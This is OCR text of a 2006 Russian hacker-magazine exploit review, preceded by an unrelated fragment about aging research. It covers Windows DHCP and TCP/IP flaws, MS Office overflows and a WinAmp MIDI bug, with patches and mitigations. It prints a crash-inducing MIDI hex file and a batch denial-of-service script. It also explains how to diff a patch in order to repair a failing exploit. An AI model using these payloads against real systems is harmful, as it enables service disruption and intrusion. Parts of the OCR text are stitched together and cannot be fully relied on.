В течение многих лет биологи полагали, что процесс старения является настолько сложным, затрагивает тысячи генов, что делает практически невозможным его эффективную терапию. Но с 1988 года появились сомнения благодаря изучению круглых червей нематод, длина которых состовляет всего лишь 1 мм. Генетик Томас Джонсон, работающий сегодня в университете Колорадо, показал, что изменение только одного гена под названием age-1 увеличило продолжительность жизни червей вдвое (до одного месяца).

Молекулярные машины-энзимы помогают генным инженерам разрезать и сшивать участки кода ДНК в нужных местах

Под влиянием этих открытий в 1999 году была создана компания Elixir Pharmaceuticals с уставным капиталом в 56 миллионов долларов. Сегодня она надеется разработать препараты, которые будут блокировать действие натурального гормона грелина (ghrelin), способствующего секреции гормона роста и стимулирующего аппетит. Elixir намерена проверить эту концепцию для лечения диабета и ожирения. Испытания на людях должны начаться уже в течение ближайших двух лет.

Естественно, что кто девушку обедает, тот ее и танцует, поэтому нет ничего удивительного в том, что всем нам известный Билли тайком вкладывает деньги в биотех, отчасти в развитие персональной геномики, а также в компании, занимающиеся поиском «тормозов» старения. Подводит его нюх или нет — мы с тобой узнаем лет через 20. И нет причин сомневаться в том, что кому-нибудь из ученых удастся притормозить старуху с косой. Мы же с тобой знаем: это большой и сложный механизм, и нужно время, чтобы его взломать.





Секвенирование ДНК с помощью нанопор

КРИС КАСПЕРСКИ

ОБЗОР ЭКСПЛОИТОВ 123


NT: удаленная дыра в DCHP-сервисе

Brief

11 июля 2006 Mariano Nuuez Di Croce, сотрудник копании CYBSEC S. A. (cybsec.com), опубликовал сообщение о переполнении буфера в Microsoft Windows DCHP-клиенте (технически реализованном как сервис), приводящем к возможности удаленного выполнения кода с привилегиями SYSTEM, при условии, что атакующий и жертва находятся в одной подсети: cybsec.com/vuln/CYBSEC-Security_Pre Advisory Microsoft_Windows_DHCP_Client_Service_ Remote_Buffer_Overflow.pdf; сообщение тут же подхватила Microsoft, выпустив оперативную заплатку вместе с описанием проблемы на TechNet:microsoft.com/technet/security/Bulletin/MS06-036.mspx, где уязвимости был присвоен критический уровень опасности. Аналогичную оценку выставила и французская компания FrSIRT:frsirt.com/english/advisories/2006/2754.

Targets

Уязвимости подвержены следующие системы: Windows 2000 Professional / Standard Server / Datacenter Server / Advanced Server; XP Tablet PC / Media Center / Home / Professional/Professional x64 /Datacenter Server / Advanced Server; Server 2003 Standard / Standard x64 / Web/ Enterprise / Enterprise x64/Datacenter/Datacenter x64 со всеми установленными Service Pack'ами. На NT и 9x эта угроза не распространяется.




> Отключение DHCP-клиента для предотвращения атаки через системную консоль

Exploits

Компания Cybsec S. A. будет удерживать все технические детали атаки (и сам exploit) в течение 30 дней, после чего выложит их в публичный доступ (как раз к выходу журнала из печати).

Solution

a) установить заплатку от Microsoft, которую можно скачать с update.microsoft.com, b) отключить DHCP-клиента через Панель Управления -> Администрирование -> Службы -> DHCP-клиент -> Свойства -> Тип запуска -> Вручную; Свойства -> Стоп; или из командной строки «sc stop DHCP -> sc config DHCP start=disabled», при этом перезагружаться не обязательно. После останова DHCP-сервиса все IP-адреса локальной сети придется присваивать вручную (что легко осуществить дома, но намного сложнее в корпоративной сети). На выделение динамических IP-адресов по Dial Up'y остановка DCHP-сервиса никак не скажется (подробнее о DCHP можно прочитать в IETF RFC 2131 — rfc.net/rfc2131.html).



MS Office: множественные переполнения буфера

Brief

В июне-июле 2006 года сразу несколько независимых исследователей обнаружили множество ошибок переполнения в Microsoft Word/Excel и других приложениях, обрабатывающих документы MS Office, самая коварная из которых была замечена 10 июля 2006 года хакером по прозвищу naveed (naveedafzal@gmail.com). Она относится к функции LsCreateLine, экспортируемой библиотекой mso.dll (или в более старых версиях офиса — mso9.dll). Специальным образом созданный doc-файл вызывает обрушение Word'a с ошибкой доступа, но также может перезаписывать произвольное двойное слово в памяти, позволяя осуществлять передачу управления на shell-код: securityfocus.com/archive/1/439649. Сообщение быстро расползлось по сети: security.nnov.ru/Gnews345.html; securityfocus.com/bid/18905, но Microsoft оказалась с ним категорически не согласна, опубликовав на своем Security Response Center Blog'e опровержение, что, мол, падать-то Word падает, а вот возможность передачи управления на shell-код весьма сомнительна: blogs.technet.com/msrc/archive/2006/07/10/441006.aspx; лично я после отладки и дизассемблирования придерживаюсь мнения naveed'a.

Также была обнаружена кривизна в реализации указателей на объекты, приводящая к возможности выполнения shell-кода (securityfocus.com/bid/18037), и уже появилась пара вирусов-червей, распространяющихся через дыру Backdoor.Ginwui (symantec.com/avcenter/venc/data/backdoor.ginwui.html) и Trojan.Mdropper.H, (securityresponse.symantec.com/avcenter/venc/data/trojan.mdropper.h.html).

Имеются ошибки и в обработке графических файлов форматов GIF и PNG, опять-таки приводящие к возможности выполнения shell-кода: (securityfocus.com/bid/18913 и securityfocus.com/bid/18915). Свойства объектов (property) и разборка (parsing) строк не отстают от своих товарищей и выполняют shell-код не хуже остальных (securityfocus.com/bid/18911 и securityfocus.com/bid/18912). Не остается без внимания и Excel — в обработке стилей и выделении записей обнаружены дефекты, приводящие к возможности выполнения shell-кода: securityfocus.com/bid/18872, securityfocus.com/bid/18422 и securityfocus.com/bid/18885. Плеяду ошибок завершает дыра в библиотеке hlink.dll, отвечающая за обработку стилей

> Обрушение WinAmp'a с ZDL-ANALOG-STUDIO-5 скином

разных типов записей и при определенных обстоятельствах допускающая передачу управления на зловредный код: security.nnov.ru/Gnews270.html.

Target

Вся линейка продуктов MS Office.

Exploits

- securityfocus.com/data/vulnerabilities/exploits/MSOffice_mosdll_poc.c;
- downloads.securityfocus.com/vulnerabilities/exploits/excel-rce-nsrocket.txt;
- securityfocus.com/data/vulnerabilities/exploits/Nanika.xls;
- bsdpakistan.org/downloads/wordPOC.c;

Solution

Некоторые из вышеперечисленных дыр успешно подтверждены Microsoft, и для них выпущены заплатки: некоторые все еще остаются незалатанными, поэтому не отрывай документов, полученных из ненадежных источников!

WinAmp: переполнение буфера в midi

Brief

19 апреля 2006 года в популярнейшем mp3-проигрывателеле WinAmp от Null-soft был обнаружен дефект в библиотеке in_midi.dll, отвечающей за проигрывание midi-файлов и некорректно проверяющей правильность заполнения некоторых полей. В результате чего у атакующего появилась возможность «уронить» WinAmp (который при этом настойчиво предлагает перезапустить систему, хотя ее можно и не перезапускать) или передать управление на shell-код. Следующий 34-байтовый midi-файл основательно сносит WinAmp'у крышу:

midi-файл, вызывающий обрушение WinAmp'a

```
0000:4D 54 68 64 00 00 00 06 | 00 00 00 01 00 60 4D 54
0010:72 6B 00 00 00 FF FF FF | FF FF FF FF FF FF FF FF
0020:FF 00
```

Поскольку WinAmp может быть настроен так, чтобы проигрывать midi-содержимое web-страничек вместо основного системного проигрывателя (многие пользователи именно так его и настраивают), угроза очередной вирусной эпидемии принимает довольно масштабный характер, особенно учитывая тот факт, что WinAmp, в отличие от системы, практически никто не обновляет. К тому же исходное сообщение о дыре осталось незамеченным, даже когда оно было опубликовано вторично — 29 мая 2006 года, — то есть ровно через месяц спустя. На Security-Focus оно попало с огромным (и нехарактерным для него) опознанием — 19 июня 2006 года (securityfocus.com/bid/18507).

Targets

Все версии WinAmp'a до 5.21 включительно.


Exploit

- securityfocus.com/data/vulnerabilities/exploits/winamp_midi_bof.c;


Solution

а/ обнови свою версию WinAmp'a до 5.22 (или выше), чтобы устранить несовместимость с ранними plug-in'ами;

б/ не используй WinAmp для проигрывания midi-файлов, сбросив соответствующую галочку в файловых ассоциациях, а также удалив файл in_midi.dll из каталога Plugins.



> Исследование упавшего Word'a под отладчиком OllyDbg



NT: удаленная дыра в TCP/IP-драйвере

Brief

13 июня 2006 на Microsoft TechNet появилось сообщение о переполнении буфера в TCP/IP-драйвере, позволяющее «уронить» систему в голубой экран смерти и даже передать управление на shell-код, выполняющийся с привилегиями SYSTEM: microsoft.com/technet/security/Bulletin/MS06-032.mspx; опасности был присвоен important-статус, и через несколько часов она перекочевала на www.securityfocus.com и другие хакерские сайты.

Targets

Уязвимости подвержены следующие системы: NT Workstation/Standard Server / Terminal Server / Enterprise Server; W2K Professional/Standard Server/ Datacenter Server / Advanced Server; XP Tablet PC / Media Center / Home / Professional / Professional x64/ Datacenter Server / Advanced Server; Server 2003 Standard/Standard x64 / Web / Enterprise / Enterprise x64 / Datacenter / Datacenter x64 со всеми установленными Service Pack'ами. Другими словами, уязвима вся линейка NT-подобных систем. На 9x эта угроза не распространяется.

Exploits

- securityfocus.com/data/vulnerabilities/exploits/18374-DoS-PoC.c;
- securityfocus.com/data/vulnerabilities/exploits/18374-DoS-PoC.txt;

Solution

а) установить заплатку от Microsoft, которую можно скачать с update.microsoft.com, б) отключить IP Source Routing (IP-маршрутизацию от источника) путем создания параметра DisableIPSourceRouting типа DWORD со значением 2 в следующем ключе: HKLM\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters и перезагрузить компьютер, причем на «нормальную» маршрутизацию пакетов это никак не повлияет; в) заблокировать на брандмауэре IP-пакеты с опциями 131 (LSRR: Loose Source-n-Record Route — свободная маршрутизация от источника с записью маршрута) и 137 (SSRR: Strict Source-n-Record Route — жесткая маршрутизация от источника с записью маршрута). Не путай их с портами — это не порты, а именно опции IP-пакетов, но, к сожалению, далеко не все персональные брандмауэры позволяют осуществлять столь гибкую фильтрацию.

Details

Дыру в TCP/IP обнаружил наш соотечественник Андрей Минаев (angel3000@hotbox.ru), обративший внимание на странное поведение системы при обработке IP-пакетов с взведенной опцией свободной/жесткой маршрутизации и промежуточным адресом, равным 0.0.0.0, что трактуется как «адрес данного узла». Если на целевой системе работал NAT-сервер, встроенный, в частности, в Windows 2000, то система выпадала в BSOD с ошибкой в TCPIP.SYS, NTOSKRNL.EXE или начинала вести себя нестабильно, что вполне типично для ошибок переполнения с 0171 «ударом по памяти».

Хакеры, называющие себя Jimmy и ByteCoder+, тут же написали exploit, представляющий собой простейший командный файл, запускаемый из-под Window 9x или NT-подобных систем и устраивающий уделенному узлу настоящее харакири, причем атакующий может находится как внутри локальной сети, так и вне ее:

Простейший exploit, атакующий сервер путем посылки пакетов со взведенной опцией Loose Source-n-Record Route

```
REM задаем IP-адрес (или доменное имя)
REM узла-жертвы, который мы будем валить
SET targetip=192.168.0.6

:rool

tracert -h 1 -j 0.0.0.0 %targetip%
tracert -h 1 -j 0.0.0.0 %targetip%
tracert -h 1 -j 0.0.0.0 %targetip%

REM посылаем серверу эхо-пакет, чтобы выяснить,
REM жив ли он еще или уже упал смертью храбрых
ping %targetip% -n 1 || goto end

REM если мы здесь — переход на end не сработал:
REM сервер шлет нам привет, ну а мы продолжаем
REM слать ему IP-пакеты, надеясь, что когда-нибудь
REM он все-таки упадет
goto rool

REM сюда мы переходим, когда посланный серверу
REM эхо-пакет уже не возвращается к нам назад.
REM сервер упал?! сервер упал!!! может быть...
:end
@cls
@Echo Server is crash
@pause
Exit
```


Для эстетов хакер по кличке Preddy из RootShell Security Group создал Си-версию exploit'a, работающую как под NT/9x, так и под Linux: securityfocus.com/data/vulnerabilities/exploits/18374-DoS-PoC.c;

Чтобы понять, как работает exploit, необходимо рассмотреть заголовок IP-пакета.


Поле options служит для задания дополнительных опций, расширяющих возможности протокола IP. В частности, интересующая нас опция 131 (Loose Source-n-Record Route) и 137 (Strict Source-n-Record Route) описаны в RFC-791 (rfc.net/rfc791.html), а также во множестве независимых источников, например энциклопедии «Аппаратных средств локальных сетей» Михаила Гука (shop.piter.com/chapt.phtml?id=978580460113) или в «Протоколе IP»: ariu.berdyansk.net/~andy/telecom_technology/1522-4.html#2.4.4.


Обе опции действуют практически одинаково и позволяют отправителю пакета самостоятельно выбирать маршрут следования. Разница свободной и строгой маршрутизацией заключается лишь в

> Доработанный exploit валит систему с 2-х пакетов



> Узел 192.168.7.2 (работающий под управлением W2K) благополучно переживает атаку и не падает






> Истинное содержимое файла Windows2000-KB917953-x86-RUS.EXE



> Формат поля опций IP-пакета при свободной/жесткой марштузизации от источника



> Формат IP-заголовка

том, что при свободной маршрутизации очередной узел навязанного маршрута может быть достигнут за любое количество переходов (также называемых хопами), а при жесткой — очередной узел должен быть достигнут за 1 переход, а если это невозможно, то пакет уничтожается с генерацией ICMP-сообщения о невозможности доставки.

Список узлов, через которые должен пройти пакет, содержится в поле данных, которое вмещает до 9 IP-адресов, перечисляемых в порядке следования. Поле ptr указывает на текущий номер обрабатываемого узла и каждый раз увеличивается на 4, причем номер первого адреса равен 4.

Рассмотрим пакет, направляющийся из узла X в узел Y и проходящий через маршрутизаторы M1 и M2. На выходе из узла X в поле «Destination Address» (адрес назначения) IP-пакета содержится адрес M1, а в списке «навязанных» адресов (в поле options) — M2 и Y, при этом ptr равен 4, то есть указывает на M2. По прибытии пакета на M1 из поля «навязанных» адресов извлекается адрес, определяемый указателем ptr (в данном случае это M2) и копируется в поле «Destination Address», ptr увеличивается на 4, а поверх адреса M2 записывается адрес того интерфейса маршрутизатора M1, через который пакет будет направлен на M2 (это и называется «записью маршрута»). По прибытии на M2 вся процедура повторяется, и пакет передается конечному получателю Y, а в поле опций оказывается записанным маршрут пересылки. Когда узел Y получает пакет с опцией Loose Source/Strict Source, он должен использовать записанный маршрут для обратной отправки отклика.

Опции Loose/Strict Source Routing могут быть использованы для несанкционированного проникновения через неправильно настроенный брандмауэр: в поле destination address устанавливается разрешенный адрес, и пакет благополучно пропускается брандмауэром, далее из поля опций извлекается запрещенный адрес (который забывает проверить брандмауэр), и пакет перенаправляется по навязанному маршруту прямиком к атакуемому узлу, но к описываемой дыре в TCP/IP-протоколе эта особенность никак не относится.

Теперь, учитывая все вышесказанное, попробуем разобраться с exploit'ами. Ключ командной строки -j Window-утилиты tracert, соответствующий ключу -g Linux-утилиты traceroute, задает свободный выбор маршрута по списку узлов, среди которых присутствует только один узел — 0.0.0.0. Это специальный IP-адрес, буквально обозначающий «данный узел». Ключ -h утилиты tracert (соответствующий ключу -m утилиты traceroute) ограничивает максимальное число переходов при поиске следующего назначенного узла, равное в данном случае 1, то есть мы как бы имитируем «Strict Source Routing» (на который tracere/traceroute не способны) на основе опции «Loose Source Routing», поддерживаемой утилитами трассировки. Что же получается в итоге?


А вот ни хрена не получается! Мне, несмотря на все усилия, так и не удалось завалить ни одну систему из списка уязвимых: ни в локальной сети, ни через интернет, ни из-под Windows, ни из-под Linux. Прежде всего в Си-версии exploit'a допущена грубая ошибка, ограничивающая предельную длину IP-адреса всего 9 знаками, то есть при попытке атаковать, например, «192.168.7.2», IP-адрес усекается, и атакуется несуществующий узел «192.168.7». Замена всех strncat(x,y,9) на strncat(x,y,15) решает проблему (естественно, размеры буферов необходимо увеличить тоже), но атакуемые узлы упорно падать не хотят. Почему?!

Запускаем sniffer и смотрим на содержимое отправляемых пакетов. Видно, что адрес 0.0.0.0 вообще не попадает в «навязанный» список узлов, и вместо него там оказывается destination-адрес, продублированный в соответствующем поле IP-заголовка. Не исключено, что в какой-то конфигурации, которую мне так и не удалось воспроизвести, это вызывает помешательство NT, и она начинает посылать пакеты сама себе, проваливаясь в бесконечный цикл, завершающийся переполнением стека. Но как бы там ни было, Microsoft все-таки выпустила patch и представляет большой интерес распотрошить его и посмотреть, что же все-таки изменилось?

Сейчас я продемонстрирую интересную технику поиска различий, которая неоднократно пригодится нам, хакерам, в будущем. Берем в руки файл Windows2000-KB917953-x86-RUS.EXE (для XP он будет слегка иным, но общий принцип действий останется неизменным), загружаем его в hiew и ищем строку «MSCF» (Microsoft Cab-File), следующую за длинной последовательностью «PADDINGXXX». Перемещаем курсор на первый символ «MSCF» и нажимаем <*> (начало выделения блока), а затем топчем <CTRL-END> для перемещения в конец файла. Нажимаем <*> еще раз и записываем блок в файл клавишей <F2>. Называем его, ну, скажем, TCP.CAB и открываем любым подходящим архиватором, например, RAR'ом.

Там, среди прочего потребительского барахла, присутствующего во всех обновлениях, мы обнажим TCPIP.SYS — то, что нужно! Вытаскиваем его из архива и сравниваем с имеющейся у нас версией. Сразу же бросается в глаза, что длины файлов не совпадают — 320,176 байт старой версии против 320,336 байт у новой, — поэтому прямое побайтовое сравнение невозможно! Очевидно, что драйвер был перекомпилирован, — необходимо прибегнуть к дизассемблированию, сравнивая версии на уровне мнемоник машинных команд (вряд ли весь исходный текст драйвера был изменен). Дизассемблируем оба драйвера с помощью IDA Pro и сохраняем полученные листинги в файлы old.lst и new.lst (от экспорта в asm-формат лучше воздержаться, поскольку у него не ладится с табуляцией, и мы не сможем отрезать операнды машинных инструкций, когда нам это будет необходимо). При отсутствии IDA Pro можно воспользоваться утилитой DUMPBIN из комплекта поставки Microsoft Visual Studio, запустив его с ключом /DISASM.

Полученные листинги можно сравнить либо «продвинутой» графической утилитой windiff, также входящий в состав Microsoft Visual Studio, либо простой консольной fc.exe, позаимствованной из штатной поставки Windows NT. Тут же обнаружится следующая пренеприятнейшая проблема: поскольку после рекомпиляции многие смещения изменились, то утилиты сравнения выдают ворох ложных срабатываний, в котором очень легко утонуть, так и не добравшись до истины. Например, различные версии файлов имеют разные смещения функций/



> Сравнение разных версий файлов GUI-утилитой windiff

глобальных переменных, выдавая множество ложных срабатываний:

```
***** new.lst
00104B6    push    dword ptr [eax]
00104B8    call    sub_2C1EB
00104BD    mov     edi, eax
***** old.lst
00104B6    push    dword ptr [eax]
00104B8    call    sub_2C10D
00104BD    mov     edi, eax
```

Здесь вызывается одна и та же процедура (кто не верит — может посмотреть код самой процедуры), но утилитам сравнения этого ведь не объяснишь. А свой собственный скрипт писать лень. К тому же обнаруживается довольно странное поведение компилятора, иногда меняющего порядок следования команд в новой версии драйвера:


Странное изменение порядка следования команд в разных версиях файлов

```
***** new.lst
016C91    mov    edx, ecx
016C93    shr    eax, 10h
016C96    shl    edx, 10h
016C99    or     eax, edx
***** old.lst
016C91    mov    edx, ecx
016C93    shl    eax, 10h
016C96    shr    edx, 10h
016C99    or     eax, edx
```

То же самое происходит и с регистрами:

Странное изменение выбора регистров в разных версиях файлов

```
***** new.lst
01381B    xor    ecx, ecx
01381D    mov    ch, al
01381F    mov    cl, ah
013821    mov    [esi+0Eh], cx
***** old.lst
01381B    xor    ecx, ecx
```



> Выдирание cab-архива из exe-файла в hiew'e'ом

```
01381D    mov    cl, ah
01381F    mov    ch, al
013821    mov    [esi+0Eh], cx
```

А ведь это еще не самое страшное! Поскольку в начале каждой строки стоит ее адрес, то при «раздвижке» одной или нескольких функций оставшаяся часть файла трактуется как «измененная», хотя в действительности изменились только адреса. Какой же выход? Копируем old.lst в old-1.lst, загружаем его в FAR по <F4> и, удерживая клавишу <ALT> (вместо <SHIFT>), вертикальными блоками отрезаем все операнды инструкций и адреса, стоящие в начале строки. Аналогичную операцию проделываем и над new.lst. В результате чего получаем два симпатичных файла вида:

```
push
mov
call
```

Пропускаем их через FC с обязательным выводом номеров строк (за это отвечает ключ /N), иначе мы потом не найдем соответствующие им адреса в old.lst/new.lst файлах, и с замиранием сердца наблюдаем за процессом. Конечно, мы получим много ложных срабатываний, уже приведенных в листинге 4. Но их очень легко отсеять чисто визуально — меняется лишь порядок следования команд, но сам шаблон остается неизменным. А вот и первое действительное различие:

Реальное различие между старой и новой версией драйвера

```
***** old1.lst
024127:    mov
024128:    cmp
***** new1.LST
024127:    mov
024128:    call
024129:    mov
024130:    cmp
```

В прежней версии TCPIP.SYS никакого call'а не было! А ну-ка заглянем в дизассемблерный текст, открыв old.lst/new.lst файлы и перейдя к строке 24127.



> Исследование IP-пакетов, отправляемых exploit'ом

Сравнение дизассемблерных листингов двух версий TCPIP.SYS

```
01DF18    mov d,[esi+20h], 1988Bh
          mov d,[esi+20h], 1988Bh
01DF1F    call PsGetCurrentProcessId
          call PsGetCurrentProcessId
01DF24    mov [esi+28h], eax
          mov [esi+28h], eax
          call PsGetCurrentProcessId
          mov [esi+2Ch], eax
01DF27    cmp [ebp+NewIrql], 2
          cmp [ebp+NewIrql], 2
01DF2B    mov [edi+8], esi
          mov [edi+8], esi
01DF2E    jbe short loc_1DF40
j         be short loc_1DF48
01DF30    push asc_1DE7C; "Lock problems!!\n"
          push asc_1DE7C;"Lock problems!!\n"
01DF35    call DbgPrint
          call DbgPrint
01DF3A    pop ecx
          pop ecx
01DF3B    call DbgBreakPoint
          call DbgBreakPoint
```

В старой версии драйвера был только один вызов PsGetCurrentProcessId, и переменная [esi+2Ch] оставалась неинициализированной. Теперь это исправлено. Аналогичным путем находятся и другие различия. Признайтесь, разве это неинтересно — узнать, что же реально исправила Microsoft и где находится источник проблемы. Проанализировав ситуацию, мы все-таки сможем исправить exploit, заставив его работать (копия экрана, подтверждающая это, приводится ниже — по понятным соображениям, исправленный exploit не распространяется, во всяком случае, до тех пор, пока большинство пользователей не почешутся обновить свою систему). Рекомендуется прочитать руководство «How to: Harden the TCP/IP Stack»: msdn.microsoft.com/library/default.asp?url=/library/en-us/dnnetsec/html/HTHardTCP.asp; а также ознакомиться с информацией о двух других дырах в TCP/IP-драйвере, допускающих выполнение shell-кода: securityfocus.com/bid/18325 и securityfocus.com/bid/18374.



BLOODEX
/ BLOODEX@REAL.XAKEP.RU /

X-КОНКУРС

СТАРТУЮЩИЙ КОНКУРС БУДЕТ СОСТОЯТЬ ИЗ НЕСКОЛЬКИХ ЭТАПОВ. ПРИЧЕМ ПЕРВЫЙ ЭТАП УКАЖЕТ ТЕБЕ ПУТЬ К ОСТАЛЬНЫМ. БОЛЬШЕ НИЧЕГО ГОВОРИТЬ НЕ БУДУ — ЗАХОДИ 20-ГО ЧИСЛА НА FORUM.XAKEP.RU . А Я ПОКА РАССКАЖУ, КАК ПРОШЕЛ ПРЕДЫДУЩИЙ КОНКУРС.

